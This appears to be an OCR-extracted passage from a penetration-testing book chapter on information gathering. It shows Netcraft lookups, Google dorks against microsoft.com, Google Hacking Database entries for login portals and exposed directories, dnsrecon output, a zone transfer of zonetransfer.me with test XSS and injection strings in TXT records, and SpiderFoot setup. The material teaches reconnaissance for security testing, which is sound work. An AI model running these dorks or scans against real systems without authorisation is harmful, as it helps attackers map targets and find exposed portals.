
Routing 209.94. [REDACTED] via AS5639

Protocols 139/UNKNOWN, 445/SMB, 3389/RDP, 5985/HTTP, 8081/HTTP, 8787/HTTP, 9089/HTTP, 47001/HTTP









What's that site running?

Using results from our **internet data mining**, find out the technologies and infrastructure used by any site.

<https://www.netcraft.com>



Network

Site	https://www.microsoft.com	Domain	microsoft.com
Netblock Owner	Akamai Technologies	Nameserver	ns1-205.azure-dns.com
Hosting company	Akamai Technologies	Domain registrar	markmonitor.com
Hosting country	EU	Nameserver organisation	whois.markmonitor.com
IPv4 address	88.221.41.6 (VirusTotal)	Organisation	Microsoft Corporation, One Microsoft Way,, Redmond, 98052, United States
IPv4 autonomous systems	AS16625	DNS admin	azuredns-hostmaster@microsoft.com
IPv6 address	2a02:26f0:71:49b:0:0:0:356e	Top Level Domain	Commercial entities (.com)
IPv6 autonomous systems	AS20940	DNS Security Extensions	unknown
Reverse DNS	a88-221-41-6.deploy.static.akamaitechnologies.com	Latest Performance	Performance Graph

Hosting History

Netblock owner	IP address	OS	Web server	Last seen
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	192.168.1.1	Linux	unknown	12-Jun-2021
Akamai Technologies	192.168.1.2	Linux	unknown	5-Jun-2021
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	192.168.1.3	Linux	unknown	29-May-2021
Akamai Technologies	192.168.1.4	Linux	unknown	22-May-2021
Akamai	192.168.1.5	Linux	unknown	19-Mar-2021
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	192.168.1.6	Linux	unknown	12-Mar-2021

Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHP.


Technology	Description
SSL	A cryptographic protocol providing communication security over the Internet
Using ASP.NET	ASP.NET is running on the server

Client-Side

Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).

Technology	Description
Web Worker	<i>No description</i>
Asynchronous Javascript	<i>No description</i>
Local Storage	<i>No description</i>
Session Storage	<i>No description</i>
JavaScript	Widely-supported programming language commonly used to power client-side dynamic content on websites

Chapter 5: Exploring Active Information Gathering



site:microsoft.com

× | 🔊 🔍

[All](#) [Images](#) [News](#) [Maps](#) [More](#) [Tools](#)

About 31,800,000 results (0.25 seconds)

<https://www.microsoft.com> ▼


Microsoft - Official Home Page

At Microsoft our mission and values are to help people and businesses throughout the world realize their full potential.

<https://devblogs.microsoft.com> ▼

Microsoft Developer Blogs: DevBlogs

Get the latest information, insights, announcements, and news from Microsoft.



eternalblue site:microsoft.com

× | 🔊 🔍

[All](#) [Images](#) [Videos](#) [News](#) [Books](#) [More](#) [Tools](#)

About 478 results (0.39 seconds)

<https://docs.microsoft.com> > ... > 2017 ▼

Microsoft Security Bulletin MS17-010 - Critical | Microsoft Docs

11 Oct 2017 — This security update resolves vulnerabilities in Microsoft Windows, related to remote code execution if an attacker sends specially crafted ...

[Security Update for...](#) · [Vulnerability Information](#)

<https://www.microsoft.com> > en-us > wdsi > threats > m... ▼

Trojan:Win32/EternalBlue threat description - Microsoft ...

3 Aug 2018 — Microsoft Defender Antivirus detects and removes this threat. This threat can perform a number of actions of a malicious hacker's choice on your ...

customer AND login site:microsoft.com

×



 All  Images  Videos  News  Maps  More

Tools

About 152,000 results (0.47 seconds)

https://dynamics.microsoft.com › en-us › signin ▾

Customer Insights Sign In | Microsoft Dynamics 365

Access your Dynamics 365 **Customer** Insights account or create a new account to get a comprehensive view of **customers** and gain actionable insights.

https://dynamics.microsoft.com › en-us › signin ▾

Customer Service Insights Sign In | Microsoft Dynamics 365

Sign in to your Dynamics 365 **Customer** Service Insights account or create a new account to start getting AI-driven insights into performance and trends.

site:microsoft.com filetype:pdf

×



 All  Images  News  Maps  More

Tools

About 143,000 results (0.27 seconds)

http://nds1.webapps.microsoft.com › files › guides PDF

Οδηγός χρήσης Nokia 2330 classic - Microsoft

ΔΗΛΩΣΗ ΣΥΜΜΟΡΦΩΣΗΣ. Με την παρούσα, η NOKIA CORPORATION δηλώνει ότι το RM-512 συμμορφώνεται προς τις. ουσιώδεις απαιτήσεις και τις λοιπές ...

http://nds1.webapps.microsoft.com › files › guides PDF

Nokia 6300 User Guide - UserManual.wiki

Nokia, Nokia Connecting People, Visual Radio, and Navi are trademarks or registered trademarks of Nokia Corporation. Nokia tune is a sound mark of Nokia ...

56 pages

site:microsoft.com intitle:login

X |  

 All

 Images

 Videos

 Books

 News

 More

Tools

About 40,400 results (0.40 seconds)

https://careers.microsoft.com › login ▼

Login | Microsoft Careers - Microsoft jobs

Personal. New or returning user sign in here. Microsoft logo External. Sign in with Microsoft. LinkedIn logo External. Sign in with LinkedIn. Facebook logo ...

[Search results](#) · [Manage cookies](#) · [Support request](#)

https://cmt3.research.microsoft.com ▼

Conference Management Toolkit - Login

Microsoft's Conference Management Toolkit is a hosted academic conference management system. Modern interface, high scalability, extensive features and ...

site:microsoft.com -www

X |  

 All

 Images

 News

 Maps

 More

Tools

About 28,600,000 results (0.25 seconds)

https://developer.microsoft.com › en-us › fluentui ▼

Home - Fluent UI - Microsoft Developer

A collection of UX frameworks for creating beautiful, cross-platform apps that share code, design, and interaction behavior. Build for one platform or for all.

https://dynamics.microsoft.com › it-it ▼ [Translate this page](#)

Eventi | Microsoft Dynamics 365

14-16 luglio 2021. Microsoft Inspire. Entra in contatto e interagisci con i partner di tutto il mondo per far crescere insieme il tuo business. Registrati ora. Selected ...

[Gmail](#) [Images](#) 

[Sign in](#)

Google

[Google Search](#) [I'm Feeling Lucky](#)

Google offered in: [हिन्दी](#) [Français](#) [Español \(Latinoamérica\)](#) [中文 \(繁體\)](#)

Search settings

Advanced search

Your data in Search

Search history

Search help

Send feedback

[Business](#) [How Search works](#) [Privacy](#) [Settings](#)

Find pages with...

To do this in the search box.

all these words:

Type the important words: tri-colour rat terrier

this exact word or phrase:

Put exact words in quotes: "rat terrier"

any of these words:

Type OR between all the words you want: miniature OR standard

none of these words:

Put a minus sign just before words that you don't want:
-rodent, -"Jack Russell"

numbers ranging from:

to

Put two full stops between the numbers and add a unit of measurement:
10..35 kg, £300..£500, 2010..2011

Then narrow your results by...

language:

any language

Find pages in the language that you select.

region:

any region

Find pages published in a particular region.

last update:

anytime

Find pages updated within the time that you specify.

site or domain:

Search one site (like wikipedia.org) or limit your results to a domain like .edu, .org or .gov

terms appearing:

anywhere in the page

Search for terms in the whole page, page title or web address, or links to the page you're looking for.

SafeSearch:

Hide explicit results

Tell SafeSearch whether to filter sexually explicit content.

file type:

any format

Find pages in the format that you prefer.

usage rights:

not filtered by licence

Find pages that you are free to use yourself.

[Advanced Search](#)



Google Hacking Database


[Filters](#) [Reset All](#)

Show 15 ▾

Quick Search

Date Added	Dork	Category	Author
2021-07-02	intitle:"ZAP Scanning Report" + "Alert Detail"	Network or Vulnerability Data	Alexandros Pappas
2021-07-02	inurl:"serverpush.htm" "IP Camera" intext:"Foscam"	Various Online Devices	Neha Singh
2021-07-02	inurl:/web-ftp.cgi	Pages Containing Login Portals	Alexandros Pappas
2021-07-02	intitle:"XVR LOGIN" inurl:/login.rsp"	Pages Containing Login Portals	Alexandros Pappas
2021-07-02	intitle:"index of" */configs"	Sensitive Directories	Alexandros Pappas
2021-07-02	intitle:"iMana 200 login"	Pages Containing Login Portals	s Thakur
2021-06-25	intitle:"ISPConfig" "Powered by ISPConfig" "login"	Pages Containing Login Portals	Mugdha Peter Bansode
2021-06-25	inurl /editor/filemanager/connectors/uploadtest.html	Vulnerable Servers	Alexandros Pappas
2021-06-25	inurl:"/sslvpn_login.shtml" intitle:"User Authentication" "WatchGuard Technologies"	Pages Containing Login Portals	Mugdha Peter Bansode





```
kali@kali:~$ dnsrecon -d microsoft.com
[*] Performing General Enumeration of Domain: microsoft.com
[-] DNSSEC is not configured for microsoft.com
[*] SOA ns1-205.azure-dns.com 40.90.1.100
[*] NS ns1-205.azure-dns.com 40.90.1.100
[-] Recursion enabled on NS Server 40.90.1.100
[*] NS ns1-205.azure-dns.com 2603:1030:1000:0000:0000:0000:0000:0000
[*] NS ns2-205.azure-dns.net 64.4.1.100
[-] Recursion enabled on NS Server 64.4.1.100
[*] NS ns2-205.azure-dns.net 2620:1ec:1000:0000:0000:0000:0000:0000
[*] NS ns4-205.azure-dns.info 13.107.1.100
[-] Recursion enabled on NS Server 13.107.1.100
[*] NS ns4-205.azure-dns.info 2620:1ec:1000:0000:0000:0000:0000:0000
[*] NS ns3-205.azure-dns.org 13.107.1.100
[-] Recursion enabled on NS Server 13.107.1.100
[*] NS ns3-205.azure-dns.org 2a01:111:1000:0000:0000:0000:0000:0000
[*] MX microsoft-com.mail.protection.outlook.com 40.93.1.100
[*] MX microsoft-com.mail.protection.outlook.com 40.93.1.100
```

```
kali@kali:~$ host zonetransfer.me
zonetransfer.me has address 5.196.105.14
zonetransfer.me mail is handled by 20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 0 ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMX3.GOOGLEMAIL.COM.
```

```
kali@kali:~$ host -t ns zonetransfer.me
zonetransfer.me name server nsztm2.digi.ninja.
zonetransfer.me name server nsztm1.digi.ninja.
```

```
kali@kali:~$ host -l zonetransfer.me nsztm1.digi.ninja
Using domain server:
Name: nsztm1.digi.ninja
Address: 81.4.108.41#53
Aliases:

zonetransfer.me has address 5.196.105.14
zonetransfer.me name server nsztm1.digi.ninja.
zonetransfer.me name server nsztm2.digi.ninja.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me domain name pointer www.zonetransfer.me.
asfdbbox.zonetransfer.me has address 127.0.0.1
canberra-office.zonetransfer.me has address 202.14.81.230
dc-office.zonetransfer.me has address 143.228.181.132
deadbeef.zonetransfer.me has IPv6 address dead:beaf::
email.zonetransfer.me has address 74.125.206.26
home.zonetransfer.me has address 127.0.0.1
internal.zonetransfer.me name server intns1.zonetransfer.me.
internal.zonetransfer.me name server intns2.zonetransfer.me.
intns1.zonetransfer.me has address 81.4.108.41
intns2.zonetransfer.me has address 167.88.42.94
office.zonetransfer.me has address 4.23.39.254
ipv6actnow.org.zonetransfer.me has IPv6 address 2001:67c:2e8:11::c100:1332
owa.zonetransfer.me has address 207.46.197.32
alltcpportsopen.firewall.test.zonetransfer.me has address 127.0.0.1
vpn.zonetransfer.me has address 174.36.59.154
www.zonetransfer.me has address 5.196.105.14
```

Trying Zone Transfers and getting Bind Versions:

```
Trying Zone Transfer for zonetransfer.me on nsztm1.digi.ninja ...
zonetransfer.me.          7200      IN        SOA        (
zonetransfer.me.          300       IN        HINFO      "Casio
zonetransfer.me.          301       IN        TXT        (
zonetransfer.me.          7200      IN        MX         20
zonetransfer.me.          7200      IN        A          5.196.105.14
zonetransfer.me.          7200      IN        NS         nsztm1.digi.ninja.
zonetransfer.me.          7200      IN        NS         nsztm2.digi.ninja.
_acme-challenge.zonetransfer.me. 301       IN        TXT        (
_sip._tcp.zonetransfer.me. 14000     IN        SRV        0
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200      IN        PTR        www.zonetransfer.me.
asfdbauthdns.zonetransfer.me. 7900      IN        AFSDB      1
asfdbbox.zonetransfer.me.  7200      IN        A          127.0.0.1
asfdbvolume.zonetransfer.me. 7800      IN        AFSDB      1
canberra-office.zonetransfer.me. 7200      IN        A          202.14.81.230
cmdexec.zonetransfer.me.  300       IN        TXT        ";"
contact.zonetransfer.me.  2592000  IN        TXT        (
dc-office.zonetransfer.me.  7200      IN        A          143.228.181.132
deadbeef.zonetransfer.me.  7201      IN        AAAA       dead:beaf::
dr.zonetransfer.me.       300       IN        LOC        53
```

robinwood.zonetransfer.me.	302	IN	TXT	"Robin
rp.zonetransfer.me.	321	IN	RP	(
sip.zonetransfer.me.	3333	IN	NAPTR	(
sqli.zonetransfer.me.	300	IN	TXT	"'
sshock.zonetransfer.me.	7200	IN	TXT	"()
staging.zonetransfer.me.	7200	IN	CNAME	www.sydneyoperahouse.com.
alltcpportsopen.firewall.test.zonetransfer.me.	301	IN	A	127.0.0.1
testing.zonetransfer.me.	301	IN	CNAME	www.zonetransfer.me.
vpn.zonetransfer.me.	4000	IN	A	174.36.59.154
www.zonetransfer.me.	7200	IN	A	5.196.105.14
xss.zonetransfer.me.	300	IN	TXT	"'><script>alert('Boo')</script>"

kali@kali:~\$ **ip addr**

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
    link/ether 08:00:27:9c:f5:48 brd ff:ff:ff:ff:ff:ff
    → inet 172.16.17.71/24 brd 172.16.17.255 scope global dynamic noprefixroute eth0
        valid_lft 86352sec preferred_lft 86352sec
```

New Scan
Scans
Settings
About

Scans

No scan history

There is currently no history of previously run scans. Please click 'New Scan' to initiate a new scan.

New Scan
Scans
Settings
About

Settings

Save Changes
Import API Keys
Export API Keys
Reset to Factory Default

Global
Storage
abuse.ch
AbuseIPDB
Accounts
AdBlock Check

sfp_virustotal Settings

Option	Value
VirusTotal API Key.	
Check affiliates?	True
Check co-hosted sites?	True

New Scan
Scans
Settings
About

Scans

No scan history

There is currently no history of previously run scans. Please click 'New Scan' to initiate a new scan.

spiderfoot

New ScanScansSettings

New Scan

Scan Name

First Scan

Seed Target

microsoft.com

By Use CaseBy Required DataBy Module

☐

All
Get anything and everything about the target.
All SpiderFoot modules will be enabled (slow) but every possible piece of information about the target will be obtained and analysed.

☒

Footprint
Understand what information this target exposes to the Internet.
Gain an understanding about the target's network perimeter, associated identities and other information that is obtained through a lot of web crawling and search engine use.

☐


Investigate
Best for when you suspect the target to be malicious but need more information.
Some basic footprinting will be performed in addition to querying of blacklists and other sources that may have information about your target's maliciousness.

☐

Passive
When you don't want the target to even suspect they are being investigated.
As much information will be gathered without touching the target or their affiliates, therefore only modules that do not touch the target will be enabled.

Run Scan

Note: Scan will be started immediately.



⚙ Status	🗃 Browse	📊 Graph	⚙ Scan Settings	📄 Log	🔄	📄	Search...	🔍
⚡ Type	⚡ Unique Data Elements	⚡ Total Data Elements	⚡ Last Data Element					
Affiliate - Domain Name	1	13	2021-06-23 10:43:37					
Affiliate - Internet Name	13	13	2021-06-23 10:43:37					
Affiliate Description - Category	3	3	2021-06-23 10:43:27					
